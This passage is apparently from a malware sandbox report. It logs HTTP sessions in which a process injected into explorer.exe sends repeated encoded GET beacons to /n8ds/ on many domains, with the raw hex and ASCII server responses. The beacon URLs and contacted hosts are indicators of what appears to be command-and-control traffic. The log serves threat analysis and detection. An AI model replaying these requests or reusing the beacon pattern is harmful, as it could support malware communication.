61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 63 6f 6d 6d 6f 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 28 66 75 6e 63 74 69 6f 6e 28 29 7b 0d 0a 20 20 20 20 76 61 72 20 62 70 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 3b 0d 0a 20 20 20 20 76 61 72 20 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f 63 6f 6c 2e 73 70 6c 69 74 28 27 3a 27 29 5b 30 5d 3b 0d 0a 20 20 20 20 69 66 20 28 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 3d 3d 20 27 68 74 74 70 73 27 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 73 3a 2f 2f 7a 7a 2e 62 64 73 74 61 74 69 63 2e 63 6f 6d 2f 6c 69 6e 6b 73 75 62 6d 69 74 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 65 6c 73 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 3a 2f 2f 70 75 73 68 2e 7a 68 61 6e 7a 68 61 6e 67 2e 62 61 69 64 75 2e 63 6f 6d 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 0d 0a 20 20 20 20 73 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 62 70 2c 20 73 29 3b 0d 0a 7d 29 28 29 3b 0d 0a 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 0d 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><title></title><meta http-equiv="Content-Type" content="text/html; charset=gb2312" /><script language="javascript" type="text/javascript" src="/tj.js"></script><script language="javascript" type="text/javascript" src="/common.js"></script></head><body><script>(function(){ var bp = document.createElement('script'); var curProtocol = window.location.protocol.split(':')[0]; if (curProtocol === 'https') { bp.src = 'https://zz.bdstatic.com/linksubmit/push.js'; } else { bp.src = 'http://push.zhanzhang.baidu.com/push.js'; } var s = document.getElementsByTagName("script")[0]; s.parentNode.insertBefore(bp, s);})();</script></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.11.20	49801	199.59.242.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:35:12.880086899 CET	471	OUT	GET /n8ds/?4ha8=4hi0dlyHZliDfr&gHl=tD0293ekre+uqVzNRybWeIsGKZg60tBQR/GVivWOVJ5sXdl+h0HHf0FfKjbRE++mAfFR HTTP/1.1 Host: www.effective.store Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:35:12.973783970 CET	472	IN	HTTP/1.1 200 OK Server: openresty Date: Wed, 01 Dec 2021 09:35:12 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: parking_session=9f03708a-b702-f15a-4b1e-a77ec0b741b9; expires=Wed, 01-Dec-2021 09:50:12 GMT; Max-Age=900; path=/; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_aouWvJ9foHu9h2IZO1AVXAiGkFF0mjysLia46XFfNlV3BgMktnDdtB++9NcJeojUA3StzqNPT22SrzKXPGtwTA== Cache-Control: no-cache Expires: Thu, 01 Jan 1970 00:00:01 GMT Cache-Control: no-store, must-revalidate Cache-Control: post-check=0, pre-check=0 Pragma: no-cache Data Raw: 35 39 31 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 44 72 70 32 6c 7a 37 41 4f 6d 41 44 61 4e 38 74 41 35 30 4c 73 57 63 6a 4c 46 79 51 46 63 62 2f 50 32 54 78 63 35 38 6f 59 4f 65 49 4c 62 33 76 42 77 37 4a 36 66 34 70 61 6d 6b 41 51 56 53 51 75 71 59 73 4b 78 33 59 7a 64 55 48 43 76 62 56 5a 76 46 55 73 43 41 77 45 41 41 51 3d 3d 5f 61 6f 75 57 76 4a 39 66 6f 48 75 39 68 32 49 5a 4f 31 41 56 58 41 69 47 6b 46 46 30 6d 6a 79 73 4c 69 61 34 36 58 46 66 4e 6c 56 33 42 67 4d 6b 74 6e 44 64 74 42 2b 2b 39 4e 63 4a 65 6f 6a 55 41 33 53 74 7a 71 4e 50 54 32 32 53 72 7a 4b 58 50 47 74 77 54 41 3d 3d 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 2f 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 67 6c 65 2e 63 6f 6d 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 70 61 72 6b 69 6e 67 2e 62 6f 64 69 73 63 64 6e 2e 63 6f 6d 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 6f 6e 74 73 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 22 20 63 72 6f 73 73 Data Ascii: 591<!doctype html><html lang="en" data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_aouWvJ9foHu9h2IZO1AVXAiGkFF0mjysLia46XFfNlV3BgMktnDdtB++9NcJeojUA3StzqNPT22SrzKXPGtwTA=="><head><meta charset="utf-8"><meta name="viewport" content="width=device-width, initial-scale=1"><link rel="shortcut icon" href="/favicon.ico" type="image/x-icon"/><link rel="preconnect" href="https://www.google.com" crossorigin><link rel="dns-prefetch" href="https://parking.bodiscdn.com" crossorigin><link rel="dns-prefetch" href="https://fonts.googleapis.com" cross

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.11.20	49802	34.117.168.233	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:35:36.310657024 CET	474	OUT	GET /n8ds/?gHl=FAvywzfH3HDMRaMd6mXcK7Ff9728JoUvMaeuTcvdPUDnDDD48ydkC5f+8+l9m9miG/Ye&pB=z2JtXhtxAhidvN HTTP/1.1 Host: www.quickcoreohio.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:35:36.370280981 CET	475	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 01 Dec 2021 09:35:36 GMT Content-Length: 0 location: https://www.quickcoreohio.com/n8ds?gHl=FAvywzfH3HDMRaMd6mXcK7Ff9728JoUvMaeuTcvdPUDnDDD48ydkC5f+8+l9m9miG%2FYe&pB=z2JtXhtxAhidvN strict-transport-security: max-age=120 x-wix-request-id: 1638351336.318855785337124 Age: 0 X-Seen-By: GXNXSWFXisshliUcwO20NXdyD4zpCpFzpCPkLds0yMeJzgdMgoqUEKajl71dlidW,qquIdgcFrj2n046g4RNSVJ4l+wVB4mQPiZOpNtmAaj8=,2d58ifebGbosy5xc+FRaloJxTmgowJ4VZqNtafkFNDPZ42YctFSIPH0djoxPMFbpjoe2GMQJ/MdiMK4Y/vI70xTGjZnFIsR8w5HXJIMP0ak=,2UNV7KOq4oGjA5+PKsX47Mm9sOge7X4dT7rtPZIDoNRYgeUJqUXtid+86vZww+nL,2+8df7/86SpxIBpm+VHpfzQ8BmGDT1GsrMj5n38iY23wcXiCJjelMQdweukbvEnQ,u3CNwl6zAd2E01MQck4H7Jv6bDoXmD5jHDwGc++pCW6TzRA6xkSHdTdM1EufzDIPWIHlCaIF7YnfvOr2cMPpyw==,UCcefuQCi27dXmJSD6Vpi084zsN1QNk4d/biNelhCnA1yA46KwZ3edMCULvVvEFviy9RDN50yNDYuMRjpFglRg== Cache-Control: no-cache server-timing: cache;desc=miss, varnish;desc=miss, dc;desc=euw3_g X-Content-Type-Options: nosniff Server: Pepyaka/1.19.10 Via: 1.1 google Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.11.20	49803	154.23.172.127	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:35:46.800699949 CET	476	OUT	GET /n8ds/?gHl=Sj2jHWqmlaqVQSbjgunx+H7yNQtdqjg6ckEoQlWTrRUvY2HVGecaPyLp6mXUMYnymgSe&pB=z2J tXhtxAhidvN HTTP/1.1 Host: www.dczhd.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:35:46.968986034 CET	477	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 01 Dec 2021 09:35:46 GMT Content-Type: text/html Content-Length: 146 Connection: close Set-Cookie: security_session_verify=eacd4aa794019e81ab3f3becff0d4bcf; expires=Sat, 04-Dec-21 17:35:46 GMT; path=/; HttpOnly Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.11.20	49804	35.244.144.199	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:35:52.145617008 CET	477	OUT	GET /n8ds/?pB=z2JtXhtxAhidvN&gHl=x7rWj66roGKEZAObj73O6eF88ujFBI8nvGjdodwL/UKuZeUM1FVQm65Go nJ0KgAiqF14 HTTP/1.1 Host: www.gdav130.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:35:52.441819906 CET	479	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 Date: Wed, 01 Dec 2021 09:35:52 GMT Content-Type: text/html Content-Length: 5379 Last-Modified: Fri, 30 Apr 2021 06:44:28 GMT Vary: Accept-Encoding ETag: "608ba74c-1503" Cache-Control: no-cache Accept-Ranges: bytes Via: 1.1 google Connection: close Data Raw: 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 7a 68 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 22 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 67 2e 61 6c 69 63 64 6e 2e 63 6f 6d 2f 77 6f 6f 64 70 65 63 6b 65 72 78 2f 6a 73 73 64 6b 2f 77 70 6b 52 65 70 6f 72 74 65 72 2e 6a 73 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 74 72 75 65 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 67 2e 61 6c 69 63 64 6e 2e 63 6f 6d 2f 77 6f 6f 64 70 65 63 6b 65 72 78 2f 6a 73 73 64 6b 2f 70 6c 75 67 69 6e 73 2f 67 6c 6f 62 61 6c 65 72 72 6f 72 2e 6a 73 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 74 72 75 65 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 67 2e 61 6c 69 63 64 6e 2e 63 6f 6d 2f 77 6f 6f 64 70 65 63 6b 65 72 78 2f 6a 73 73 64 6b 2f 70 6c 75 67 69 6e 73 2f 70 65 72 66 6f 72 6d 61 6e 63 65 2e 6a 73 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 74 72 75 65 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 3e 77 69 6e 64 6f 77 2e 77 70 6b 52 65 70 6f 72 74 65 72 26 26 28 77 69 6e 64 6f 77 2e 77 70 6b 3d 6e 65 77 20 77 69 6e 64 6f 77 2e 77 70 6b 52 65 70 6f 72 74 65 72 28 7b 62 69 64 3a 22 62 65 72 67 2d 64 6f 77 6e 6c 6f 61 64 22 2c 72 65 6c 3a 22 32 2e 32 35 2e 31 22 2c 73 61 6d 70 6c 65 52 61 74 65 3a 31 2c 70 6c 75 67 69 6e 73 3a 5b 5b 77 69 6e 64 6f 77 2e 77 70 6b 67 6c 6f 62 61 6c 65 72 72 6f 72 50 6c 75 67 69 6e 2c 7b 6a 73 45 72 72 3a 21 30 2c 6a 73 45 72 72 53 61 6d 70 6c 65 52 61 74 65 3a 31 2c 72 65 73 45 72 72 3a 21 30 2c 72 65 73 45 72 72 53 61 6d 70 6c 65 52 61 74 65 3a 31 7d 5d 2c 5b 77 69 6e 64 6f 77 2e 77 70 6b 70 65 72 66 6f 72 6d 61 6e 63 65 50 6c 75 67 69 6e 2c 7b 65 6e 61 62 6c 65 3a 21 30 2c 73 61 6d 70 6c 65 52 61 74 65 3a 2e 35 7d 5d 5d 7d 29 2c 77 69 6e 64 6f 77 2e 77 70 6b 2e 69 6e 73 74 61 6c 6c 28 29 29 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 3e 66 75 6e 63 74 69 6f 6e 20 6c 6f 61 64 42 61 69 64 75 48 6d 74 28 74 29 7b 63 6f 6e 73 6f 6c 65 2e 6c 6f 67 28 22 e7 99 be e5 ba a6 e7 bb 9f e8 ae a1 22 2c 74 29 3b 76 61 72 20 65 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 63 72 69 70 74 22 29 3b 65 2e 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 68 6d 2e 62 61 69 64 75 2e 63 6f 6d 2f 68 6d 2e 6a 73 3f 22 2b 74 3b 76 61 72 20 6f 3d 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 6f 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 65 2c 6f 29 7d 66 75 6e 63 74 69 6f 6e 20 62 61 69 64 75 50 75 73 68 28 74 2c 65 2c 6f 29 7b 77 69 6e 64 6f 77 2e 5f 68 6d 74 2e 70 75 73 68 28 5b 22 5f 74 72 61 63 6b 45 76 65 6e 74 22 2c 74 2c Data Ascii: <!doctype html><html lang="zh"><head><meta charset="UTF-8"><meta name="viewport" content="width=device-width,initial-scale=1,maximum-scale=1,user-scalable=0"><script src="https://g.alicdn.com/woodpeckerx/jssdk/wpkReporter.js" crossorigin="true"></script><script src="https://g.alicdn.com/woodpeckerx/jssdk/plugins/globalerror.js" crossorigin="true"></script><script src="https://g.alicdn.com/woodpeckerx/jssdk/plugins/performance.js" crossorigin="true"></script><script>window.wpkReporter&&(window.wpk=new window.wpkReporter({bid:"berg-download",rel:"2.25.1",sampleRate:1,plugins:[[window.wpkglobalerrorPlugin,{jsErr:!0,jsErrSampleRate:1,resErr:!0,resErrSampleRate:1}],[window.wpkperformancePlugin,{enable:!0,sampleRate:.5}]]}),window.wpk.install())</script><script>function loadBaiduHmt(t){console.log("",t);var e=document.createElement("script");e.src="https://hm.baidu.com/hm.js?"+t;var o=document.getElementsByTagName("script")[0];o.parentNode.insertBefore(e,o)}function baiduPush(t,e,o){window._hmt.push(["_trackEvent",t,

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.11.20	49805	185.68.16.57	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:35:57.936307907 CET	484	OUT	GET /n8ds/?gHl=p9l58q6arTbdr9cKXlwfdhVh2EEOLbkp3e4XnVrXYsEKFiBKUQDH2p9qO5FVTmLJCNVs&pB=z2J tXhtxAhidvN HTTP/1.1 Host: www.dubaicars.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:35:57.976423025 CET	486	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 01 Dec 2021 09:35:57 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close x-ray: p529:0.005/wn25376:0.010/wa25376:D=4954 Data Raw: 36 37 32 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 31 2f 2f 45 4e 22 20 22 78 68 74 6d 6c 31 31 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 09 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 4f 4e 54 45 4e 54 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 2f 3e 0a 09 3c 54 49 54 4c 45 3e d0 a1 d1 80 d0 be d0 ba 20 d0 bf d1 80 d0 b5 d0 b4 d0 be d1 81 d1 82 d0 b0 d0 b2 d0 bb d0 b5 d0 bd d0 b8 d1 8f 20 d1 85 d0 be d1 81 d1 82 d0 b8 d0 bd d0 b3 d0 b0 20 d0 b4 d0 bb d1 8f 20 64 75 62 61 69 63 61 72 73 2e 6f 6e 6c 69 6e 65 20 d0 b8 d1 81 d1 82 d0 b5 d0 ba 3c 2f 54 49 54 4c 45 3e 0a 09 3c 73 74 79 6c 65 3e 0a 09 09 62 6f 64 79 20 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 3b 66 6f 6e 74 3a 20 31 32 70 78 20 54 61 68 6f 6d 61 3b 7d 0a 09 09 68 31 20 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 30 70 78 3b 63 6f 6c 6f 72 3a 23 31 46 38 34 46 46 3b 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 32 30 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 33 30 70 78 3b 7d 0a 09 09 61 20 7b 63 6f 6c 6f 72 3a 23 31 38 37 33 62 34 3b 7d 0a 09 09 64 69 76 20 7b 77 69 64 74 68 3a 20 37 30 30 70 78 3b 6d 61 72 67 69 6e 3a 20 31 30 30 70 78 20 61 75 74 6f 20 30 20 61 75 74 6f 3b 70 61 64 64 69 6e 67 2d 74 6f 70 3a 20 35 30 70 78 3b 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 35 30 25 3b 7d 0a 09 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 3e 0a 09 3c 68 31 3e d0 a1 d1 80 d0 be d0 ba 20 d0 bf d1 80 d0 b5 d0 b4 d0 be d1 81 d1 82 d0 b0 d0 b2 d0 bb d0 b5 d0 bd d0 b8 d1 8f 20 d1 85 d0 be d1 81 d1 82 d0 b8 d0 bd d0 b3 d0 b0 20 d0 b4 d0 bb d1 8f 20 64 75 62 61 69 63 61 72 73 2e 6f 6e 6c 69 6e 65 20 d0 b8 d1 81 d1 82 d0 b5 d0 ba 3c 2f 68 31 3e 0a 09 0a 09 3c 64 69 76 20 73 74 79 6c 65 3d 22 70 61 64 64 69 6e 67 3a 20 31 30 70 78 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 65 65 65 65 65 65 22 3e 0a 09 20 20 20 3c 62 3e d0 98 d0 bd d1 84 d0 be d1 80 d0 bc d0 b0 d1 86 d0 b8 d1 8f 20 d0 b4 d0 bb d1 8f 20 d0 b0 d0 b4 d0 bc d0 b8 d0 bd d0 b8 d1 81 d1 82 d1 80 d0 b0 d1 82 d0 be d1 80 d0 b0 20 d1 81 d0 b0 d0 b9 d1 82 d0 b0 21 3c 2f 62 3e 3c 62 72 3e 0a 09 20 20 20 20 d0 a3 20 d0 b0 d0 b4 d0 bc d0 b8 d0 bd d0 b8 d1 81 d1 82 d1 80 d0 b0 d1 82 d0 be d1 80 d0 b0 20 d0 b5 d1 81 d1 82 d1 8c 20 d0 b2 d0 be d0 b7 d0 bc d0 be d0 b6 d0 bd d0 be d1 81 d1 82 d1 8c 20 d0 b1 d1 8b d1 81 d1 82 d1 80 d0 be 20 d0 b8 20 d0 b1 d0 b5 d0 b7 20 d0 be d0 bf d0 bb d0 b0 d1 82 d1 8b 20 d0 b2 d0 be d1 81 d1 81 d1 82 d0 b0 d0 bd d0 be d0 b2 d0 b8 d1 82 d1 8c 20 d1 80 d0 b0 d0 b1 d0 be d1 82 d1 83 20 d1 85 d0 be d1 81 d1 82 d0 b8 d0 bd d0 b3 d0 b0 2e 0a 09 20 20 20 20 d0 94 d0 bb d1 8f 20 d1 8d d1 82 d0 be d0 b3 d0 be 20 d0 b2 20 3c 61 20 72 65 6c 3d 22 6e 6f 66 6f 6c 6c 6f 77 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 61 64 6d 2e 74 6f 6f 6c 73 2f 68 6f 73 74 69 6e 67 2f 3f 70 61 67 65 3d 34 22 3e d0 bf d0 b0 d0 bd d0 b5 d0 bb d0 b8 20 d1 83 d0 bf d1 80 d0 b0 d0 b2 d0 bb d0 b5 d0 bd d0 b8 d1 8f 20 d1 85 d0 be d1 81 d1 82 d0 b8 d0 bd d0 b3 d0 be d0 bc 3c 2f 61 3e 20 d0 bd d0 b5 d0 be d0 b1 d1 85 d0 be d0 b4 Data Ascii: 672<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "xhtml11.dtd"><html><head><META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=utf-8" /><TITLE> dubaicars.online </TITLE><style>body {m argin:0;padding:0;font: 12px Tahoma;}h1 {font-size:20px;color:#1F84FF;margin-bottom:20px;margin-top:0;font-wei ght:normal;line-height:30px;}a {color:#1873b4;}div {width: 700px;margin: 100px auto 0 auto;padding-top: 50px;height: 120 px;line-height: 150%;}</style></head><body> dubaicars.online ! .

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.11.20	49806	203.170.80.250	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:36:03.301599026 CET	487	OUT	GET /n8ds/?pB=z2JtXhtxAhidvN&gHl=hTCtvfJBK6Lgcsnz9iNzW/om0skZHj2xUOZ9QRyIykKuA9BOdz3qmP8oX 5t0meM3+FVL HTTP/1.1 Host: www.mackthetruck.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.11.20	49807	185.61.153.97	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:36:13.696224928 CET	488	OUT	GET /n8ds/?4ha8=4hi0dlyHZliDfr&gHl=xt9lVamh+l2tCJEzLraep2wr4mh9RzdETgdkMDxktciC9JfbtbQO2x805OfzVZ2kH Z4c HTTP/1.1 Host: www.dif-directory.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:36:13.724998951 CET	489	IN	HTTP/1.1 301 Moved Permanently keep-alive: timeout=5, max=100 content-type: text/html content-length: 707 date: Wed, 01 Dec 2021 09:36:13 GMT server: LiteSpeed location: https://www.dif-directory.xyz/n8ds/?4ha8=4hi0dlyHZliDfr&gHl=xt9lVamh+l2tCJEzLraep2wr4mh9RzdETgdkMDxktciC9JfbtbQO2x805OfzVZ2kHZ4c x-turbo-charged-by: LiteSpeed x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff strict-transport-security: max-age=31536000; includeSubDomains; preload; referrer-policy: no-referrer-when-downgrade connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 